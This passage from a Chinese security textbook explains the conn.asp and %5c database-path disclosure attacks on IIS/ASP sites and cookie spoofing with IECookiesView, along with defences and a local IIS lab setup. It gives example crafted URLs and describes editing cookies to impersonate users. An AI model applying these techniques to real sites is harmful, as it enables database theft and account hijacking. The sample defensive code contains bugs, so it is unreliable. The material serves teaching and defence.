## 9.5 暴库漏洞攻击

黑客在不知道数据库名字的情况下,利用数据库暴库漏洞可以很容易地猜解出数据库的路径。通过暴库漏洞可以很轻易地得到整个数据库,于是暴库成了一个比注入更为简单的入侵方法,同时数据库暴库技术在数据库下载漏洞中起着举足轻重的作用。

### 9.5.1 conn.asp 暴库使用方法

“conn.asp 暴库”是一种比较古老的暴库技术,它是通过直接访问数据库连接文件使服务器出现错误,再根据服务器返回的错误信息提示暴出数据库的地址。

#### 注意

数据库连接文件“conn.asp”是在 ASP 程序中调用数据库的文件。在“Conn.asp”数据库连接文件中,包含有被调用数据库的名称和路径、SQL 连接的用户名和密码等内容。同时网站的数据库连接文件,并不全是以“conn.asp”命名的,也可能是其他名称,所以“Conn.asp 暴库”还可能存在于这些文件中。

conn.asp 暴库法是最先出现的,只是在“%5c”暴库法出现后很少被人提及。“%5c”暴库法随着服务器设置安全性的加强,用武之地会越来越来减少;而 conn.asp 暴库法发挥的余地更大,可以人为构造。

直接访问 conn.asp 可以获得数据库地址的原因是 conn.asp 与调用文件的相对路径出错。一般情况下,只要 conn.asp 不在根目录的系统,而调用文件在根目录,就会出现这种问题。准确地说,conn.asp 与调用它的文件,如果相对位置改变了,就会报错,从而暴出数据库路径。如果“conn.asp”是存放在根目录下“asp”目录中的,而调用“conn.asp”的网页文件 admin.asp 是存放在根目录下的。由于执行目录的不同,在“conn.asp”中数据库的地址是以“admin.asp”为参照。相对于“admin.asp”文件,数据库地址为“/asp/new.mdb”,直接访问“admin.asp”文件时由于“conn.asp”被包含在“admin.asp”中,所以数据库路径为“F:/新建文件夹/web/asp/new.mdb”,其中,“F:\新建文件夹\web”是站点的根目录。

这样得到的数据库的路径是正确的,但如果直接访问“asp”目录下的“conn.asp”文件,根据文件中定义的数据库路径,此时服务器访问的数据库地址为“F:\新建文件夹\web\asp\asp/new.mdb”。这明显是个错误的地址,所以服务器就会报错。

在“conn.asp”暴库时,获得的地址要去掉其中的“conn.asp”当前目录,即去掉“conn.asp”当前目录 asp,就可以得到正确的数据库地址了。

## 9.5.2 %5c 暴库使用方法

在 conn.asp 文件中的数据连接代码,看上去没有问题,而且数据库的名字也比较陌生,黑客就很难猜解出数据库的名称和目录。但是将网页链接地址中的“/”修改为“%5c”,就会把错误的网站路径传递给网站服务器,从而可以根据返回的错误信息推断出数据库的位置。这就是 %5c 暴库法的基本原理。

%5c 暴库法被认为是暴库绝招,它本身不是网页程序的漏洞,而是由于 IIS 解码特性造成的。如果 IIS 安全设置不正确,而网页设计者又没有考虑到 IIS 错误,就容易被黑客利用。

但 %5c 暴库并不是对所有网址都有效,只有类似“asp?id=”的网页地址(表示有调用数据库的行为),如果确认这个网页有调用数据库的行为,后面不是这样的比如 chklogin.asp 等也可以。

### 1. 相对路径、绝对路径和虚拟目录

%5c 暴库法之所以能暴出网站的数据库地址,与 IIS 设置解码有关系。由于浏览器对“相对路径”解码的错误,导致了数据库暴出的漏洞。

下面将介绍 IIS 中常用的几个术语,如相对路径、绝对路径、虚拟目录等。

#### (1) 相对路径。

相对路径是指由文件所在的路径引起的跟其他文件(或文件夹)的路径关系。使用相对路径可以为网页设计者带来非常多的便利。例如,网站的根目录为“F:\BBS\”,然后在根目录中建立了一个名为“admin”的目录,则“asp”目录就是相对于“F:\BBS\”的一级子目录。

对应到网站链接上来看，“F:\BBS\”对应的是“http://localhost”，而“admin”目录是相对于“http://localhost”的一级目录。因此，在 Web 服务器中访问“admin”目录时，只需在浏览器中输入相对路径“http://localhost/admin”即可。

### （2）绝对路径。

绝对路径是文件在服务器磁盘中的真实路径，完整描述文件位置的路径就是绝对路径。如“admin”目录的绝对路径就是“F:\BBS\admin”，它是一个二级目录。

### （3）虚拟目录。

在 IIS 中浏览 Web 站点之前，都需要创建一个虚拟目录，并进行相应的设置。虚拟目录是一个特殊的目录路径。每个 Internet 服务都可以从多个目录中发布。以通用命名约定 (UNC) 名、用户名及用于访问权限的密码指定目录，可将每个目录定位在本地驱动器或网络上。虚拟服务器可拥有一个宿主目录和任意数量的其他发布目录，其他发布目录被称为虚拟目录。例如，Web 服务器的根目录为“F:\BBS\”，通过 IIS 的虚拟目录功能，可以发布一个论坛服务，论坛程序可以位于任意的路径。通过 IIS 的虚拟目录设置，仍能把“BBS”转化为在“Web”目录下，直接用“http://localhost/bbs/”进行访问。

使用虚拟目录时，设置的目录是指向一个绝对地址的物理路径。在 IIS 中，为了辨别当前访问的是否为虚拟目录，通常可查询每个目录是否指向一个物理路径；而进行查询判断时，是以路径中的“\”符号作为标志的。当 IIS 获取某个目录时，如果碰到“\”符号，则将“\”符号之后的路径作为物理的绝对路径，而忽略“\”符号之前的路径信息。

## 注意

虚拟目录并不出现在目录列表中，如果要访问虚拟目录，用户必须知道虚拟目录的别名，并在 IE 浏览器中输入 URL。

## 2. 将数据库变为绝对路径

设计网站的数据库等一般都用相对路径，而 Internet 上网页用的都是绝对路径，需使用“server.mappath”方法将相对路径转化为绝对路径。如果想将“conn.asp”数据库连接文件中的数据库路径转化为绝对路径，则需用到“Data Source=server.MapPath(“bbs.mdb”)”代码。

“server.mappath”方法的作用是把相对路径转换为物理上的绝对路径，只有经过转换，服务器才能正确地获得数据库的路径，进行数据读写。

在使用“server.mappath”方法获取数据库文件的路径时，读取的路径为“Web 根目录 + 相对路径 + 指定的路径”。如果当前网站根目录为“F:\BBS\”，在该目录下有“admin”文件夹，网页程序“admin.asp”和数据库“bbs.mdb”都放在该文件夹中。

Web 根目录为“F:\BBS”，“conn.asp”数据库连接文件的相对路径是“\admin\”，指定

的数据库文件路径是“bbs.mdb”，此时数据库文件的绝对路径为“F:\BBS\admin\bbs.mdb”。

### 3. %5c 暴库的原理

一般情况下，通过使用数据库连接文件中的“server.mappath”方法，可以正常获得数据库的绝对路径。如果浏览器中的链接地址已经被修改并提交，网页的相对路径就发生了变化，此时数据库的路径出错，从而暴出数据库信息。如果提交的网页地址中包含“\”，IE 浏览器将会自动把“\”转换为“/”，从而访问到正常的链接地址。例如，提交“http://localhost/admin/admin.asp”，最终在 IE 浏览器中显示的都还是正常的网页。

如果对“\”符号进行编码转换，就可以避免 IE 浏览器的自动转化。例如上面提交的链接，变化编码后变成了“http://localhost/admin%5cadmin.asp”，其中，“%5c”就是“\”符号的十六进制代码。在浏览器中提交上面的网址时“%5c”是不会被自动转换的，所以地址中的“%5c”会被原样提交。当 IIS 服务器收到用户提交的信息并做出解释时，又会将“%5c”还原成“\”符号。所以在 IIS 服务器中，用户提交的网址相对路径就变成了“admin\admin.asp”。

此时，通过“server.mappath”方法获得的数据库路径就变成了“F:\BBS\"+“admin\bbs.mdb”。由于在 IIS 中是以“\”符号表示真实路径的目录关系，而以“/”符号表示虚拟路径，所以 IIS 会将“admin\bbs.mdb”当成一个绝对路径，而忽略掉“\”符号之前的“admin”目录。因此，加上根目录的物理路径“F:\BBS”，此时得到的数据库真实路径变成了“F:\BBS\bbs.mdb”。

由于“F:\BBS\bbs.mdb”这个路径是不存在的，这样进行数据库连接自然是不会成功的。于是 IIS 服务器返回如下错误信息。

错误类型：

Microsoft JET Database Engine (0x80004005)

找不到文件 'F:\BBS\bbs.mdb'。

/asp\conn.asp, 第 4 行

上面介绍的就是“%5c”暴库方法的原理。黑客可以利用“%5c”暴库让网站隐藏的数据库文件路径暴出。但在暴出的数据库信息中，显示的数据库路径不完全正确。比如上面显示的数据库路径为“F:\BBS\bbs.mdb”，而真实的数据库路径是“F:\BBS\admin\bbs.mdb”。出现这种情况的原因在于：IIS 忽略了“\”之前的相对路径信息，所以在将暴出的数据库地址变为真实的数据库地址时，需要加上“\”之前的相对目录。

### 4. %5c 暴库产生的条件

%5c 暴库漏洞并不是在任何情况下都存在，它的产生需要满足一定的条件。一般情况下，只有满足以下几个条件，才可能产生 %5c 暴库漏洞。

① 必须是数据库调用页面。

要产生 %5c 暴库漏洞,必须要求访问的网页中有数据库调用,因为只有数据库调用的页面,才使用“include”语句来调用数据库连接文件“conn.asp”。

## ② 至少为二级目录。

使用 %5c 解码提交的页面,至少为二级目录。也就是说,必须形如“http://www.abc.com/2/\*.asp”或“http://www.abc.com/a/b/\*.asp”之类的链接才可以进行 %5c 暴库。而一级目录是无法暴库成功的,类似“http://www.abc.com/\*.asp”的网站是不可能存在 %5c 暴库漏洞的。

在暴库时并不限于将网址链接中的第二个“/”换成“%5c”。事实上,将多级目录之后的“/”更换为“%5c”,暴库的成功率反倒更高。例如某网站的链接为三级目录“http://www.abc.com/a/b/test.asp”,提交“http://www.abc.com/a%5c/test.asp”暴库不成功时,提交“http://www.abccom/a/b%5ctest.asp”反而有可能成功。

### 9.5.3 防御暴库攻击

由于 IIS 服务器会对每个执行错误给出详细说明,而 IIS 的默认设置是将错误信息返回给用户。所以要避免暴库,就需改变 IIS 的默认设置,在出现错误时只给出一个出错的页面,而不给出详细信息。对于网站设计者来说,只需将出错信息屏蔽即可。

一般可以在 conn.asp 文件中加入语句:On Resume Next。代码作用是:出错后恢复执行下面的语句,即不处理出错信息,就不会返回错误信息,从而很好地实现防御暴库漏洞攻击。

下面是一个完整的数据库防暴代码。

```
<%
Option Explicit
Response.Buffer=True
Dim Db
Dim ConnStr
Db="data/ 数据库路径 "
Connstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" &
Server.MapPath(DB_set)
On Error Resume Next
Set conn=Server.CreateObject ("ADODB.Connection")
conn.open ConnStr
If Err Then
err.Clear
set conn=nothing
Response.Write="数据库连接出错,请检查连接字符串"
Response.End
End If
%>
```

使用上述数据库连接文件,当进行暴库时只会出现“数据库连接出错,请检查连接字符串”的提示信息,如图所示。这样不仅可以使程序员获得足够的调试信息,还可以有效防御暴库漏洞的攻击。



暴库补漏后的提示信息



## 技巧与问答

### ❖ 在进行 %5c 暴库攻击时,为什么会出现二级目录暴库不成功,而三级目录暴库成功的情况?

出现这种情况的原因在于:网站采用了虚拟目录。网站的子目录“2”可能是一个虚拟目录,并不一定在网站根目录之下。虚拟目录“2”的真实物理目录,有可能是任意的分区路径,不管是位于“E:\2”还是“F:\2”都可以。

### ❖ 在IE浏览器中输入数据库的地址下载数据库时,为什么打开的窗口全是乱码?

出现这种情况的原因在于:该网站数据库文件名的后缀是 .asp,这样可以提交数据库的安全性。在浏览器中访问该数据库文件时,数据库文件将被当作 asp 网页文件,所以就直接显示乱码,从而达到阻止用户下载数据库的目的。

### ❖ 按照文章实例操作为什么不成功?

由于本章内容是针对黑客出现的原理作介绍,所以侧重于实现与原理说明,如果按照操

作不成功，那么说明在操作的过程中出现疏漏，如这些网站源码都是在大学课程中，比较经典的原理实例课，如果源码不断更新，则此章的操作可能会有一些不一致。对于操作的黑客攻击较为慎重，所以案例重在原理说明。为避免初学者利用本书内容做出不法行为，有些攻击的重要部分没有作详细的介绍，而仅是提供了一个学习研究方向。读者若是对于本章黑客攻防原理已经较为熟练，那么可以参考 <http://www.freebuf.com/> 这个网站教程知识，做一些黑客攻防的练习。FreeBuf 黑客与极客——国内关注度最高的全球互联网安全新媒体，同时也是爱好者们交流、分享技术的最佳平台。对于本章操作实现的要求较高，需要读者对 asp 建站与数据库有大致的学习和了解，否则学习黑客攻防将很吃力。



# 第10章

## Cookies 攻击

“Cookies”是保存在计算机中，用于记录用户在网页访问过程中输入、保存的一些数据信息文件。正因为“Cookies”具有这样的记录功能，用户在输入一些账户信息时，才都会被记录下来。而当黑客通过各种方式成功入侵用户的计算机后，就可以调出“Cookies”文件来盗取用户的隐私。

当一个网站创建完成后，如果服务器与用户有大量的交互程序，而编程者又没有足够的安全意识，网站的漏洞就会很多，这将直接影响到网站的安全。而像 SQL 注入攻击、对 Cookies 攻击等各种各样的漏洞让网站程序面临着巨大的安全隐患。本章将为大将讲解有关 Cookies 信息的一些安全隐患，和如何保护隐私，防御此类攻击。希望大家在今后的工作中，采取相应的措施来防御此类攻击，从而保护网站安全。

### 本章要点

- Cookies 信息中的安全隐患。
- 数据库与 Cookies 的关系、Cookies 欺骗与上传攻击、ClassID 的欺骗入侵、用户名的欺骗入侵等。
- 如何防御 Cookies 欺骗。

## 10.1 揭秘 Cookies 欺骗攻击过程

Cookies 欺骗是在只对用户 Cookies 验证的系统中, 可通过修改 Cookies 的内容来得到相应的用户登录权限, 再修改 Cookies 的过期时间, 实现永久登录效果。Cookies 欺骗在入侵中经常用到, 如 LeadBBS v3.14 论坛就曾出现过这样的欺骗漏洞。

### 10.1.1 Cookies 信息的安全隐患

为方便浏览、准确收集访问者信息，目前很多网站都采用了 Cookies 技术。Cookies 文件中存放了一些 MD5 加密信息，比如用户 ID、密码、停留时间等。

通常情况下，这些 Cookies 文件对用户只有好处并没有什么坏处，因为特定的网站会生成特定的 Cookies 文件，每个 Cookies 文件只有相对应的网站才能对其进行访问和操作，但是一些恶意网站则故意使用 Cookies 来监视用户的个人信息。另外，在公共场合上网，或者几个人共用一台计算机的时候，Cookies 也经常会泄露个人隐私，例如泄露个人的论坛账户及密码、让别人轻易地获知你经常访问哪些网站等。而 Cookies 文件本身只是文本文件，并不会像一些恶意程序那样对用户造成侵害。

当用户再次来到之前访问的网站时，网站通过读取 Cookies 得知其相关信息，就可以做出相应动作，如在页面显示欢迎的标语，或让不用输入 ID、密码就直接登录等。Cookies 既可以存储在内存中（会话 Cookies），也可以存储在硬盘中（持久 Cookies）。Cookies 主要分为持久 Cookies 和会话 Cookies 两种类型。

## 1. 持久 Cookies

该种 Cookies 被保存在用户的计算机硬盘中（通常是加密的），如用户在首次访问某站时服务器会新建一个唯一的 ID，并把该 ID 记录在持久 Cookies 中传送给用户；而当该用户再次来访时，服务器会读取其对应的 Cookies 信息，判断用户是否为老用户，或计算访问次数等操作。所以持久 Cookies 可能会遭到 Cookies 欺骗及针对 Cookies 的跨站脚本攻击，不如会话 Cookies 安全。

## 2. 会话 Cookies


会话 Cookies 在服务器端被创建，而被保存在内存（浏览器进程）中。即用户浏览某网页时创建，关闭该网页时则删除。例如首次登录网站时，服务器会验证用户的授权证书创建一个会话 Cookies，在不关闭浏览器的情况下，如果再次访问该站，服务器就会读取该会话 Cookies 验证用户，通过验证后，服务器将返回用户请求的页面，否则用户就得重新登录。一旦退出该站，会话 Cookies 即被删除，用户的会员权限也将随之终止。


在 Windows 系统中打开默认的 IE 临时文件夹 “C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Cookies”，在其中可看到很多 Cookies 文件夹，如图所示。



Cookies 默认的存储地址

如今的 Windows 7、Windows 8 以及 Windows 10 系统，所有浏览器的 Cookies 存储地址都是在 IE 工具栏里面设置的。在 IE 工具栏中单击“工具”，然后选择“Internet 选项”，然后在对话框中单击“设置”按钮，就会有 Cookies 的保存地址，如图所示。当单击“查看文件”按钮时，就会进入 Cookies 的保存地址。





查看 Cookies 的保存目录

使用记事本打开保存路径文件夹中后缀为 txt 的文件，内容为乱码状态，如图所示。



Cookies 文件

事实上，Cookies 就是一个标识文件，当用户访问一个需要验证身份的网站时，网站就会留下一个记录；而当该用户下一次访问同一个站点时，站点页面会先查找这个记录，以确定该用户是否登录该网站，同时决定用户是否可直接进入网站或用以区别用户的权限。

要做到 Cookies 欺骗，最重要的是理解目标 Cookies 中的储值情况，并设法改变它。由上面的学习我们知道，基于 Cookies 的格式所限，一般只有在 Cookies.split("=")[0] 和 Cookies.split("=")[1] 中的值对我们才是有用的。而在实际操作中，还得先解决另一个问题。由于受浏览

器的内部 Cookies 机制所限,每个 Cookies 只能被它的原服务器所访问。浏览一个网站时,输入的 url 便是它的域名,需要经过域名管理系统 dns 将其转化为 IP 地址后进行连接。这其中就有一个空当,如果能在 dns 上做手脚,把目标域名的 IP 地址对应到其他站点上,我们便可以非法访问目标站点的 Cookies。如此,便可利用 Cookies 欺骗攻击。

每个 Web 站点都有自己的 Cookies,而其内容可随时读取,但只能由该站点的页面完成。每个站点的 Cookies 与其他所有站点的 Cookies 存在同一文件夹中的不同文件内。一个 Cookies 就是一个唯一标识客户的标记,包含了用户的各种信息。最常见的 Cookies 信息使用是保存用户某个网站的登录密码,如图所示。这样当用户再次访问同一站点时,就不用再输入密码而可直接登录该网站了。



利用 Cookies 信息保存登录账号和密码


由于 Cookies 信息是保存在客户端的,所以可对 Cookies 信息进行设置。Cookies 信息安全性不高,黑客完全可通过伪造 Cookies 信息,绕过网站程序的验证,也不需输入密码就能登录网站,甚至进入网站后台管理页面。

### 10.1.2 利用 IECookiesView 获得目标计算机中的 Cookies 信息

IECookiesView 是一款可搜寻并显示出本地计算机中所有 Cookies 信息的工具,如是哪一个网站写入 Cookies、写入时间日期及此 Cookies 的有效期限等信息。通过该软件,黑客可轻松了解用户最近访问的网站,甚至可任意修改用户在该网站上的注册信息。

利用 IECookiesView 获得目标计算机中 Cookies 信息的具体操作步骤如下。

- ① 下载并运行 IECookiesView, 该工具就会自动扫描保存在本地计算机 IE 浏览器中的 Cookies 文件, 其扫描结果如图所示。




利用 IECookiesView 显示 Cookies 文件

- ② 在“主页”列表中任意单击某个网页, 就可以在下方的显示区域中看到该站点 Cookies 的信息, 如地址、参数以及过期时间等, 如图所示。


### 注意

如果显示的是一个绿色的对钩, 则该 Cookies 可用; 如果是一个红色的叉, 则表示该 Cookies 已经过期, 无法使用。



查看某个站点 Cookies 的详细信息

- ③ 如果想对 Cookies 中的某个键值进行编辑, 则可在“键值”列表中右击该键值, 在快捷菜单中选择“Edit The Cookies Content (编辑 Cookies 内容)”选项, 即可打开“Edit The Content of Cookies (编辑 Cookies 内容)”对话框, 在其中设置各个属性, 如图所示。



编辑 Cookies 的内容

- ④ 在“站点”列表中右击某个 Cookies, 在快捷菜单中选择“打开站点”选项, 则 IE 浏览器就会自动利用保存在 Cookies 中的信息打开相应的网址, 如图所示。

这样, 黑客就利用这些不起眼的 Cookies 成功获得别人的隐私信息, 而且在论坛中还可以冒用别人的名义发表帖子, 但此软件只对 IE 浏览器的 Cookies 有效。



通过 Cookies 浏览网站

## 10.2 本地主机搭建网站环境与数据库

为了更实际地识别出网站 Cookies 的漏洞，我们可以我们的笔记本电脑或者台式机上面来自行建立一个本机网站，通过局域网就可以访问到，与真实的网站相差无几。目前市面上主流的操作系统是 Windows 7 或者 Windows 8，那么我们就以这两种操作系统演示一下如何搭建一个主机网站。


这两种系统搭建的过程是一样的。下面我们来具体实现怎么样可以搭建一个本机网站。目前相当一部分网站还是使用 asp 编程来实现的网站页面，本机搭建的环境就是在操作系统下 IIS 配置 asp.net 的运行环境。下面我们看一看网站的搭建步骤。

- ① 进入控制面板中，“所有控制面板项”以小图标显示，单击“管理工具”，操作如右图所示。



单击“管理工具”

- ② 进入管理工具对话框，我们选中“Internet Information Service (IIS) 管理器”选项，进入网站编译环境的 IIS 配置，操作如图所示。




选中“Internet Information Service (IIS) 管理器”

- ③ 进入 IIS 配置时，需要配置网站网页的编译环境，此时我们选择“ASP”，操作如图所示。



选择“ASP”

- ④ 在弹出来的 ASP 对话框中，进一步配置 ASP 的功能，选择“启动父路径”，默认设置是“False”，我们修改成“True”，这样就可以实现 ASP 网页的编译显示了，操作如图所示。



修改“启用父路径”设置为“True”

- ⑤ 设置网站的本地存储路径，选中右边一栏的“高级设置”选项，进行网站目录的设置，操作如图所示。



选中“高级设置”选项

- ⑥ 在弹出的“高级设置”对话框中，设置网站的物理路径。网站的目录设置在 D 盘下，操作如图所示。



网站主机目录

- ⑦ 作为学习网络攻防的新手，不必去亲自编写一个网站所有的 ASP 页面，我们可以在网上下载一个完整的网站 ASP 源码。这里以“商贸通”网站源码为例，然后把“商贸通”的所有 ASP 源码保存在步骤⑥设置的主机目录下面，操作如图所示。



所有的 asp 文件放在主机目录下

- ⑧ 然后进入 IIS 控制面板，设置网站的主页显示，单击“默认文档”，如图所示。



主页设置

- ⑨ 默认的主页没有对于 asp 网页的设置，这里需要我们手动添加一个。在弹出的对话框中，选择右侧的“添加”选项，操作如图所示。



添加主页设置



## 10.3 数据库与 Cookies 的关系

